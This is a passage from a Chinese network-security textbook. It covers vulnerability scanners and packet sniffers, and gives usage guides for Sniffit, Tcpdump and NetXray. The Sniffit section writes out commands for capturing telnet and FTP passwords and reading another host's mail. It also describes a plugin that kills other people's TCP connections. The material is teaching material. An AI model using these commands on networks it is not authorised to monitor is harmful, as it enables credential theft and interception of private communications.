Internet Scanner 是 Internet Security System（ISS）公司的商业产品。它具有强大的安全漏洞扫描功能。对于内部扫描来说，它可以扫描各种操作系统平台的各种安全漏洞、并提出修补方法。对于外部扫描来说，Internet Scanner 不但可以扫描目标系统的安全漏洞，还可以扫描目

标系统所开的各种服务和端口、目标系统的账号列表和目标系统所使用的操作系统等，其界面如图 4-6 所示。




图 4-6　Internet Scanner 扫描界面

2.　CIS

CIS 主要运行在 Windows NT 和 Windows 2000 的平台下面，主要是针对 Windows 操作系统进行探测扫描。它可以扫描常用服务的一些漏洞，包括 WWW 服务、FTP 服务、MS SQL Server 数据库扫描、NetBIOS 共享扫描、NT 注册表设置、NT 服务漏洞、SMTP 服务扫描、POP3 服务扫描、RPC 服务扫描、Finger 服务扫描、DNS 服务扫描和浏览器安全。

CIS 每次只能扫描一台主机的服务与漏洞，所以应该与其他扫描工具配合使用。CIS 的扫描界面如图 4-7 所示，CIS 的扫描模块选择对话框如图 4-8 所示。




图 4-7　CIS 扫描界面




图 4-8　扫描模块选择对话框

CIS 中最为引人注目的还要数 NetBIOS 共享扫描。它能根据 NetBIOS 这一漏洞做出 NETBIOS 资源信息、共享资源、计算机用户名、工作组和薄弱的用户口令等详细的扫描分析。它的操作方法也非常简单，只需要输入目标服务器的地址，然后选择想要扫描的相关漏洞就可以进行扫描分析了。扫描完毕后会主动生成一个 HTML 的报告。CIS 可以在 http://www.cerberus-infosec.co.uk/ 下载获得。

4.2　Sniffer

Sniff 英文原意是“嗅、闻”，因此 Sniffer 即“嗅探器”的意思。计算机网络与电话电路不同，它是共享通信通道的，支持每对通信计算机独占通道的交换机/集线器仍然比较昂贵。共享意味着计算机能够接收到发送给其他计算机的信息，捕获在网络中传输的数据信息就称为 sniffing（嗅探）。

共享式以太网是现在应用最广泛的计算机连网方式，以太网协议是在同一回路向所有主机发送数据包信息。数据包头包含有目标主机的正确地址。一般情况下只有具有该地址的主机会接受这个数据包。如果一台主机能够接收所有数据包，而不理会数据包头内容，这种方式通常称为“混杂模式（promiscuous mode）”。通常的网卡若被置为“混杂模式”则可以接收所有以太网内的数据包，以达到“窃听”的目的。由于在一个普通的网络环境中，账号和口令信息以明文方式在以太网中传输，一旦入侵者获得其中一台主机的 root 权限，并将其置于“混杂模式”以窃听网络数据，从而有可能入侵网络中的所有计算机。

4.2.1　工作原理

一般在共享式网络情况下，同一个网段的所有网络接口（网卡）都有访问在物理媒体上传输的所有数据的能力。而每个网络接口都还应该有一个硬件地址（MAC 地址），该硬件地址不同于网络中存在的其他网络接口的硬件地址，同时，每个网络至少还要一个广播地址（代表所有的接口地址）。在正常情况下，一个合法的网络接口应该只响应这样的两种数据帧：

- 帧的目标区域为和本地网络接口相匹配的硬件地址；
- 帧的目标区域为“广播地址”。

在接受到上面两种情况的数据包时，网卡通过 CPU 产生一个硬件中断，该中断能引起操作系统注意，然后将帧中所包含的数据传送给系统进一步处理。

一般的 Sniffer 软件必须能将本地网卡状态设成“混杂模式”，当网卡处于这种“混杂模式”

时，它对所有的每一个帧都产生一个硬件中断以便提醒操作系统处理流经该物理媒体上的每一个报文包。网卡的工作原理如图 4-9 所示。




图 4-9　网卡工作原理

可见，Sniffer 工作在网络环境中的底层，它会拦截所有正在网络上传送的数据，并且通过相应的软件处理，可以实时分析这些数据的内容，进而分析所处的网络状态和整体布局。

值得注意的是：Sniffer 只是被动地“窃听”信息，并不直接对目标造成危害，它是一种被动的入侵手段。但对于黑客来说，Sniffer 却是一个非常重要的工具。利用它可以“窃听”到整个以太网段上的所有数据，包括用户的账号和口令等（这些数据在以太网内部都是以明文形式传送的）。黑客若不能直接攻破目标主机，经常会“绕道”入侵与目标主机同网段上的其他守备比较薄弱的计算机，以这台计算机为“跳板”通过 Sniffer 来进一步入侵目标主机。因此 Sniffer 是黑客手中不可缺少的重要工具之一。

4.2.2　Sniffer 的工作环境

Sniffer 工作于共享式网络环境，如图 4-10 所示。




图 4-10　共享式 Hub 工作原理

从图中可以看出，所有以太网内部的数据流经所有的主机。不同主机网络接口若处于正常状态时，只接收和自己 MAC 地址相同的数据帧以及广播数据帧，而把其他的数据丢弃。若各

主机把自己的网络接口设置成“混杂模式”，则可接收所有的网络数据。

交换式 Hub 的工作原理如图 4-11 所示。




图 4-11　交换式 Hub 的工作原理

以太网中并不是所有的主机都能收到全部数据包。交换式 Hub 将根据数据包头的目标地址，将数据包转发到特定的端口，其他的端口都无法获得数据。因此交换式网络环境下无法进行 Sniffer。但在交换式网络环境下，可以将 ARP 欺骗和 Sniffer 结合起来进行窃听和嗅探，如图 4-12 所示。




图 4-12　交换式环境下的 Sniffer

当然，在交换式环境下的 Sniffer 就不是传统意义上的 Sniffer 了，因为 B 机器采取了 ARP 欺骗的手段，参与并影响了 A 与 C 的通信，并不是静静地被动“窃听”。

因此，传统的 Sniffer 工作条件有两个：

- 网络中使用的是共享式 Hub；
- 本机网络接口设置为混杂模式。

嗅探器在功能和设计方面有很多不同。有些只能分析一种协议，而另一些能够分析几百种协议。一般情况下，大多数的嗅探器至少能够分析下面的协议：

- 标准以太网；
- TCP/IP；
- IPX；
- DECNet。

数据在网络上是以称为帧（Frame）的单位传输，帧由几个部分组成，不同的部分执行不同的功能。例如，以太网的前 12 个比特存放的是源和目的的地址，这些位告诉网络数据的来源和去处。以太网帧的其他部分存放实际的用户数据、TCP/IP 的报文头或 IPX 报文头等。

帧通过特定的称为网络驱动程序的软件成型，然后经由网卡发送到网线上。通过网线到达它们的目的计算机，在目的计算机的一端执行相反的过程。接收端计算机的以太网卡捕获到这些帧，并告诉操作系统帧的到达，然后对其进行存储。就是在这个传输和接收的过程中，嗅探器会造成安全方面的问题。它就可以捕获网络上所有的报文和帧，如果一个工作站被配置成这样的方式，它（包括其软件）就是一个嗅探器。

4.2.3 网络监听的危害

嗅探器可能造成的危害有下面几种。

- 嗅探器能够捕获口令。这大概是绝大多数非法使用 Sniffer 的理由，Sniffer 可以记录到明文传送的用户账号和密码。
- 能够捕获专用的或者机密的信息。比如金融账号，许多用户在网上使用自己的信用卡或现金账号，然而 Sniffer 可以很轻松截获在网上传送的用户姓名、口令、信用卡号码、截止日期、账号和 PIN。比如偷窥机密或敏感的信息数据，通过拦截数据包，入侵者可以很方便地记录敏感的信息传送，或者干脆拦截整个的 E-mail 会话过程。
- 能危害网络邻居的安全，或者获取更高级别的访问权限。由于以太网内部可随意 Sniffer，因此，黑客往往从网络内部进行渗透入侵。
- 可以获得进一步入侵所需要的信息。黑客可以用 Sniffer 搜集自己关心的信息，为进一步的入侵做准备。
- 窥探低级的协议信息。这是很危险的，通过对底层的信息协议记录，比如记录两台主机之间的网络接口地址、远程网络接口 IP 地址、IP 路由信息和 TCP 连接的字节顺序号码等。这些信息被非法入侵者掌握后将对网络安全构成极大的危害，通常有人用 Sniffer 收集这些信息只有一个原因 :要进行一次欺骗（通常的 IP 地址欺骗就要求准确插入 TCP 连接的字节顺序号），如果某人很关心这个问题，那么 Sniffer 对那个人来说只是前奏，今后的问题要严重得多。

一般只嗅探每个报文的前 200～300B。用户名和口令都包含在这一部分中，这是需要真正关心的部分，也可以嗅探给定接口上的所有报文。

将嗅探器放置于被入侵计算机或网络附近，将捕获到很多口令，还有一个比较好的方法就是放在网关上。Sniffer 通常运行在路由器或有路由器功能的主机上。这样就能对大量的数据进行监控。Sniffer 属第二层次的入侵。通常是入侵者已经进入了目标系统，然后使用 Sniffer 以便得到更多的信息。如果这样就能捕获网络和其他网络进行身份鉴别的过程，这样的方式将成倍地增加黑客的入侵范围。

4.2.4 嗅探器工具介绍

1. 常见的商用和免费软件 Sniffer

常见的商用 Sniffer 包括如下几种。

（1）Network General：Network General 开发了多种产品。最重要的是 Expert Sniffer，它不仅仅可以探测，还能够通过高性能的专门系统发送/接收数据包，帮助诊断故障。还有一个增强产品“ Distrbuted Sniffer System ”，它可以将 UNIX 工作站作为 Sniffer 控制台，而将 Sniffer agents（代理）分布到远程主机上。

（2）Microsoft's Net Monitor：对于某些商业站点，可能同时需要运行多种协议，如 NetBEUI、IPX/SPX、TCP/IP、802.3 和 SNA 等。这时很难找到一种 Sniffer 帮助解决网络问题，因为许多 Sniffer 往往将某些正确的协议数据包当成了错误数据包。Microsoft 的 Net Monitor（以前叫 Bloodhound）可以解决这个难题。它能够正确区分诸如 Netware 控制数据包、NT NetBios 名字服务广播等独特的数据包（etherfind 只会将这些数据包标识为类型 0000 的广播数据包）。这个工具运行在 Windows 平台上。它甚至能够按 MAC 地址（或主机名）进行网络统计和会话信息监视。只须简单地单击某个会话即可获得 Tcpdump 标准的输出。过滤器设置也是最简单的，只要在一个对话框中单击需要监视的主机即可。

（3）Sniffer Pro：Sniffer Pro 是由 NAI 公司开发一个功能强大的图形界面嗅探器。它是目前惟一能够为全部七层 OSI 网络模型提供全面性能管理的工具。能全面监视所有网络信息流量，并且能够识别和解决网络问题。

常见的免费软件 Sniffer 包括如下几种。

（1）Sniffit：由 Lawrence Berkeley 实验室开发，运行于 Solaris、SGI 和 Linux 等平台。可以选择源、目标地址或地址集合，还可以选择监听的端口、协议和网络接口等。这个 Siffer 默认状态下只接收最先的 400B 的信息包，这对于一次登录会话进程刚刚好。

（2）SNORT：这个 Sniffer 有很多选项供使用且可移植性强，还可以记录一些连接信息，用来跟踪一些网络活动。当前，它也被普遍用于“ 入侵检测系统 ”（IDS）中。

（3）Tcpdump：这个 Sniffer 很有名，Linux 和 FreeBSD 还搭载在系统上，它被很多 UNIX 高手认为是一个专业的网络管理工具，以前 TsutomuShimomura 就是使用自己修改 Tcpdump 版本来记录 KEVINMITNICK 入侵系统的记录，后来就配合 FBI 抓住了 KEVINMITNICK。

（4）NetXray：基于 Windows 平台的一款图形化界面的 Sniffer 程序。

（5）ADMsniff：著名的 ADM 黑客集团写的 Sniffer 程序。

（6）linsniffer：专门设计在 Linux 平台上的 Sniffer。

（7）Esniffer：比较有名的 Sniffer 程序。

（8）Solsniffer：一个 Solaris Sniffer，主要是修改了 SunSniff，专门用来可以方便的在 Solair 平台上编译。

（9）Ethereal：基于 GTK＋的一个图形化 Sniffer。

（10）Gobbler（for MS－DOS＆Windows 95）、Netman、NitWit 和 Ethload 等。

2. Linux 下的 Sniffit 使用详解

Sniffit 软件的安装很简单。

第一，用 tar zvfx sniffit.*.*.*.tgz 将下载的 sniffit.*.*.*.tgz 解压缩到想要的目的文件夹，如

果版本是 0.3.7，会看到该目录下出现一个 sniffit.0.3.7 的目录。

第二，cd sniffit.0.3.7。

第三，./configure && make，只要在这个过程中终端上没有意外的 error 信息出现，就算编译成功了——可以得到一个二进制的 Sniffit 文件。

第四，用 make clean 把不用的垃圾扫掉。

下面介绍使用方法。Sniffit 具有如下的命令选项。

-v 显示版本信息；

-t<ipnr/name> 让程序去监听指定流向某 IP 的数据包；

-s<ipnr/name> 让程序去监听从某 IP 流出的 IP 数据包，可以使用@通配符，如-t199.145.@；

-i 显示出窗口界面，能察看当前在网络上进行连接的机器；

-I 扩展的交互模式，忽略所有其他选项，比-i 强大得多；

-c<file> 利用脚本来运行程序；

-F<device> 强制使程序使用网络硬盘；

-n 显示出假的数据包。像使用 ARP、RARP 或者其他不是 IP 的数据包也会显示出来；

-N 只运行 plugin 时的选项，使其他选项失效。

在-i 模式下无法工作的参数：

-b 同时做-t 和-s 的工作；

-d 将监听所得内容显示在当前终端——以十六进制表示；

-a 将监听所得内容显示在当前终端——以 ASCII 字符表示；

-x 打印 TCP 包的扩展信息（SEQ、ACK、Flags），可以与“ -a ”、“ -d ”、“ -s ”、“ -t ”和“ -b ”一起运作，注意它是输出在标准输出的，如果只用-t、-s、-b 而没有其他参数配合的话不会被写入文件；

-R<file> 将所有通信记录在文件中；

-r<file> 这一选项将记录文件送往 Sniffit，它需要-F 的参数配合指明设备；

-p<prot> 定义监听端口，默认为全部；

-l<length> 设定数据包大小，default 为 300B；

-M<plugin> 激活插件；

-I，-i 模式下的参数；

-D<device> 所有的记录会被送到这个磁盘上；

-c 模式下的参数；

-L<logparam>。

-L<logparam>中的 Logparam 可以是如下的内容：

raw：轻度；

norm：常规；

telnet：记录口令（端口 23）；

ftp：记录口令（端口 21）；

mail：记录信件内容（端口 25）。

比如说“ ftpmailnorm ”就是一个合法的 logparam。

输入 sniffit -i 会出现一个窗口环境，从中可以看到自己所在的网络中有哪些计算机正在连接，使用什么端口号，其中可用的命令如下：

q：退出窗口环境，结束程序；

r：刷新屏幕，重新显示正在连线的计算机；

n：产生一个小窗口，包括 TCP、IP、ICMP、UDP 等协议的流量；

g：产生数据包，正常情况下只有 UDP 才会产生，执行此命令要回答一些关于数据包的问题；

F1：改变来源网域的 IP 地址，默认为全部；

F2：改变目的网域的 IP 地址，默认为全部；

F3：改变来源机器的端口号，默认为全部；

F4：改变目的机器的端口号，默认为全部。

假设有以下的设置：在一个子网中有两台主机，一台运行了 Sniffer，称之为 sniffit.com，另一台是 66.66.66.7，称之为 target.com。

（1）希望检查 Sniffer 是否能运行 sniffit: ~/#sniffit –d -p7 -t66.66.66.7 并且开另一个窗口：

sniffit:~/$telnet target.com 7。可以看到 Sniffer 将 Telnet 到对方 7 号端口 echo 服务的包捕获了。

（2）希望截获 target.com 上的用户密码。

sniffit: ~/#sniffit -p23 -t66.66.66.7

（3）arget.com 主机的根用户声称有奇怪的 FTP 连接并且希望找出他们的击键。

sniffit:~/#sniffit -p21 -l0 -t66.66.66.7

（4）希望能阅读所有进出 target.com 的信件。

sniffit:~/#sniffit -p25 -l0 -b-t66.66.66.7&或者 sniffit:~/#sniffit -p25 -l0 -b-s66.66.66.7&

（5）希望使用用户交互界面。

sniffit:~/#sniffit-i

（6）有错误发生而且希望截获控制信息。

sniffit:~/#sniffit –Picmp -b-s66.66.66.7

（7）疯狂卷屏（Go wild on scrolling the screen）。记录所有进出 target.com 的数据包，并卷屏显示在终端上。

sniffit:~/#sniffit –Pip –Picmp –Ptcp -p0 –b –a –d –x -s66.66.66.7

与之效果相当的是 sniffit:~/#sniffit –Pipicmptcp -p0 –b –a –d –x -s66.66.66.7

（8）可以用“ more66* ”读取下列方式记录下的密码。

sniffit:~/#sniffit -p23 -A.-t66.66.66.7 或者 sniffit:~/#sniffit -p23 -A^ -tdummy.net

下面介绍高级应用。

第一，用脚本执行。这是配合选项-c 的，其执行方法也很简单，比如以如下方式编辑一个名为 sh 的文件。

```
select from host180.180.180.1
select to host 180.180.180.10
select both port21
```

然后执行：sniffit –csh。

说明：监听从 180.180.180.1 送往 180.180.180.10 的数据包，端口为 FTP 口。这里不做更多说明，可以自己去看里面的 README 文件。

第二，插件。要获取一个插件是很简单的，将它放入 Sniffit 的目录下，并且像如下方式编辑 sn_plugin.h 文件：

```
#define PLUGIN1_NAME "Myplugin"
#define PLUGIN1（x） main_plugin_function（x）
#include "my_plugin.plug"
```

注意：

（1）可以让 plugin 从 0-9，所以从 PLUGIN0_NAME 到 PLUGIN1_NAME……不必连续。

（2）#include "my_plugin.plug"，这是插件源代码放置的地方。

第三，TOD。这是 Sniffit 最有名的一个插件了，TOD 意即 Touch Of Death，它可以轻易地切断一个 TCP 连接，原理是向一个 TCP 连接中的一台主机发送一个断开连接的 IP 包，这个 IP 包的 RST 位置为 1 便可以了。

将下载下来的 tod.tar.gz 拷贝到 Sniffit 所在目录下，解压安装后 ln-stodsniffit_key5 就可以将这相程序与 F5 键连接起来，想切断哪台机器，只要在窗口中将光标指到需要断线的机器上按 F5 键就可以了。可以自由定义成其他的 F 功能键，但 F1～F4 不行，它们已经被定义过了。

3. Windows NT 系统下的 Sniffit

Sniffit 0.3.7 推出了 Windows NT 版本，也支持 Windows 2000。这个 Sniffit 需要 WinPcap 包（就是类似于 libpcap 的包）。支持 WIN32 平台上信息包捕获和网络分析，是基于 UNIX 的 libpcap 和 BPF（Berkeley 分帧过滤器）模型的包。它包括内核级的包过滤驱动程序、低级动态连接库（packet.dll）和高级系统无关性库（libpcap，基于 0.4a6 版本）。

这个 WinPcap 信息包捕获启动程序可把设备驱动增加在 Windows 95、Windows 98、Windows NT 和 Windows 2000 上，可以有能力捕获和发送通过原始套接口的信息包（raw packets），Packet.dll 是一个能用来直接访问 BPF 驱动程序的 API。

WinPcap 在 http://netgroup-serv.polito.it/windump 和 http://netgroup-serv.polito.it/analyzer 这两个工具中成功应用。最新的 WinPcap 是版本 2.02，修补了 2.01 版本中的一些缺陷，并且支持 Windows 2000。具体信息和源代码可以在下面这个站点找到：http://netgroup-serv.polito.it/winpcap/

下面是在 Windows 2000 中安装的步骤。

（1）先下载 packet.exe 程序后展开安装它。

（2）打开 Windows 2000 的控制面板。

（3）从控制面板中双击“网络和拨号连接”图标，再双击“本地连接”图标，并选择“属性”选项。

（4）在显示的对话框中单击“安装”按钮，安装网络组件。

（5）再在出现的对话框中选择“协议”，单击“增加”按钮。

（6）在出现的对话框中选择“从磁盘安装”，选择正确路径，就是刚才解压的网络设备驱动程序（这个文件夹中必须包含 packet.inf 和 packet.sys）的地方，最后单击“确定”按钮。

（7）再选择“Packet capture Driver v X.XX”，并按照指示完成安装，往往需要 Windows 2000

的安装光盘。

（8）查看网络组件中有没有 Packet capture Driver v X.XX 这一行，有则说明这个驱动程序已经建立并绑定了网络接口。

再重新启动机器。然后解压 sniffit_nt.0.3.7.beta，再使用命令行模式。即可完成 Sniffer 的功能，但由于 Win32 下面的兼容性原因，命令行的格式可能有些许不同，但整体 Sniff 功能并不受影响。

4. Tcpdump 使用详解

最初的 Tcpdump 是基于 UNIX/Linux 的，但目前已经有 Windows 版本的 Tcpdump。Tcpdump 是功能强大、应用范围广的 Sniffer 工具。

在 Linux 下 Tcpdump 的安装十分简单，一般有两种安装方式：一种是以 rpm 包的形式来进行安装，另外一种是以源程序的形式安装。

（1）rpm 包的形式安装。

这种形式的安装是最简单的方法，rpm 包是将软件编译后打包成二进制的格式，通过 rpm 命令可以直接安装，不需要修改任何东西。以超级用户登录，使用命令如下：

#rpm -ivh tcpdump-3_4a5.rpm

这样 Tcpdump 就顺利地安装到的 Linux 系统中。

（2）源程序的安装。

既然 rpm 包的安装很简单，为什么还要采用比较复杂的源程序安装呢？其实，Linux 一个最大的诱人之处就是在它上面有很多软件是提供源程序的，人们可以修改源程序来满足自己的特殊的需要。所以特别建议采取这种源程序的安装方法。

第一，取得源程序。在源程序的安装方式中，首先要取得 Tcpdump 的源程序分发包，这种分发包有两种形式，一种是 tar 压缩包（tcpdump-3_4a5.tar.Z），另一种是 rpm 的分发包（tcpdump-3_4a5.src.rpm）。这两种形式的内容都是一样的，不同的仅仅是压缩的方式.tar 的压缩包可以使用如下命令解开：

#tar xvfz tcpdump-3_4a5.tar.Z

rpm 的包可以使用如下命令安装:

#rpm -ivh tcpdump-3_4a5.src.rpm

这样就把 Tcpdump 的源代码解压到/usr/src/redhat/SOURCES 目录下。

第二，做好编译源程序前的准备活动。在编译源程序之前，最好确定库文件 libpcap 已经安装完毕，这个库文件是 Tcpdump 软件所需的库文件。同样，同时还要有一个标准的 C 语言编译器。在 Linux 下标准的 C 语言编译器一般是 gcc。在 Tcpdump 的源程序目录中。有一个文件是 Makefile.in，configure 命令就是从 Makefile.in 文件中自动产生 Makefile 文件。在 Makefile.in 文件中，可以根据系统的配置来修改 BINDEST 和 MANDEST 这两个宏定义，缺省值是：

BINDEST = @sbindir @

MANDEST = @mandir @

第一个宏值表明安装 Tcpdump 的二进制文件的路径名，第二个表明 Tcpdump 的 man 帮助页的路径名，可以修改它们来满足系统的需求。

第三，编译源程序。使用源程序目录中的 configure 脚本，它从系统中读出各种所需的属性。并且根据 Makefile.in 文件自动生成 Makefile 文件，以便编译使用 make 命令则根据 Makefile 文件中的规则编译 Tcpdump 的源程序。使用 make install 命令安装编译好的 Tcpdump 的二进制文件。

总结一下就是：

```
# tar xvfz tcpdump-3_4a5.tar.Z
# vi Makefile.in
# . /configure
# make
# make install
```

下面介绍 Tcpdump 的使用方法。Tcpdump 采用命令行方式，它的命令格式为：

tcpdump [-adeflnNOpqStvx] [-c 数量] [-F 文件名] [-i 网络接口] [-r 文件名] [-s snaplen] [-T 类型] [-w 文件名] [表达式]

Tcpdump 选项使用方法如下：

-a：将网络地址和广播地址转变成名字；

-d：将匹配信息包的代码以人们能够理解的汇编格式给出；

-dd：将匹配信息包的代码以 C 语言程序段的格式给出；

-ddd：将匹配信息包的代码以十进制的形式给出；

-e：在输出行打印出数据链路层的头部信息；

-f：将外部的因特网地址以数字的形式打印出来；

-l：使标准输出变为缓冲行形式；

-n：不把网络地址转换成名字；

-t：在输出的每一行不打印时间戳；

-v：输出一个稍微详细的信息，例如在 IP 包中可以包括 ttl 和服务类型的信息；

-vv：输出详细的报文信息；

-c：在收到指定的包的数目后，Tcpdump 就会停止；

-F：从指定的文件中读取表达式，忽略其他的表达式；

-i：指定监听的网络接口；

-r：从指定的文件中读取包（这些包一般通过-w 选项产生）；

-w：直接将包写入文件中，并不分析和打印出来；

-T：将监听到的包直接解释为指定的类型的报文，常见的类型有 RPC（远程过程调用）和 SNMP（简单网络管理协议）。

Tcpdump 利用表达式作为过滤报文的条件，如果一个报文满足表达式的条件，则这个报文将会被捕获。如果没有给出任何条件，则网络上所有的信息包将会被截获。

在表达式中一般如下几种类型的关键字，一种是关于类型的关键字，主要包括 host、net 和 port，例如 host 210.27.48.2，指明 210.27.48.2 是一台主机，net 202.0.0.0 指明 202.0.0.0 是一个网络地址，port 23 指明端口号是 23。如果没有指定类型，缺省的类型是 host.

第 2 种是确定传输方向的关键字，主要包括 src、dst、dst or src、dst and src ，这些关键

字指明了传输的方向。举例说明，src 210.27.48.2 ，指明 IP 包中源地址是 210.27.48.2 ，dst net 202.0.0.0 指明目的网络地址是 202.0.0.0 。如果没有指明方向关键字，则缺省是 src or dst 关键字。

第 3 种是协议的关键字，主要包括 fddi、ip、arp、rarp、tcp 和 udp 等类型。fddi 指明是在 FDDI（分布式光纤数据接口网络）上的特定的网络协议，实际上它是“ ether ”的别名，fddi 和 ether 具有类似的源地址和目的地址，所以可以将 FDDI 协议包当作 ether 的包进行处理和分析。其他的几个关键字就是指明了监听包的协议内容。如果没有指定任何协议，则 Tcpdump 将会监听所有协议的信息包。

除了这 3 种类型的关键字之外，其他重要的关键字如 gateway、broadcast、less 和 greater。还有 3 种逻辑运算，取非运算是“ not ”、“ ! ”；与运算是“ and ”、“ && ”；或运算是“ or ”、“ | ”；这些关键字可以组合起来构成强大的组合条件来满足人们的需要。

5. NetXray 的使用详解

NetXay 和 Sniffer Pro 一样，都是基于 Windows 平台并提供强大图形化界面的 Sniffer 程序。其主界面如图 4-13 所示。使用的版本为 NetXray/Dual-Demo3.0.0。现在简单介绍一下 NetXray 的用途和使用方法。

首先是做好准备工作，到网上下载 NetXray 并安装好。选择“ 开始→程序→ NetXray ”命令运行它。此时，出现缺省的几个窗口 Dashboard、Capture 和 Packet Generator，下面会详细介绍它们。

（1）NetXray 界面。

菜单栏有 6 个选项，分别为文件、捕获、包、工具、窗口和帮助。工具栏依次为：打开文件（Open）、保存（Save）、打印（Print）、取消打印（Abort Printing）、回到第 1 个包（First Packet）、前一个包（Previous）、下一个包（Next）、到达最后一个包（Last Packet）、仪器板（Dashboard）、捕获板（Capture Panel）、包发生器（Packet Generator）、显示主机表（Host Table）、Matrix、History、Protocol Distribution、Global Statistics、Alarm Log 和 Address Book。



图 4-13　NetXray 图形界面

（2）过滤报文。

选择 Capture 菜单中“ Capture Filter Setting… ”命令，单击“ Profiles… ”按钮，选择“ New… ”命令，进入如图 4-14 所示的对话框。




图 4-14　过滤报文设置

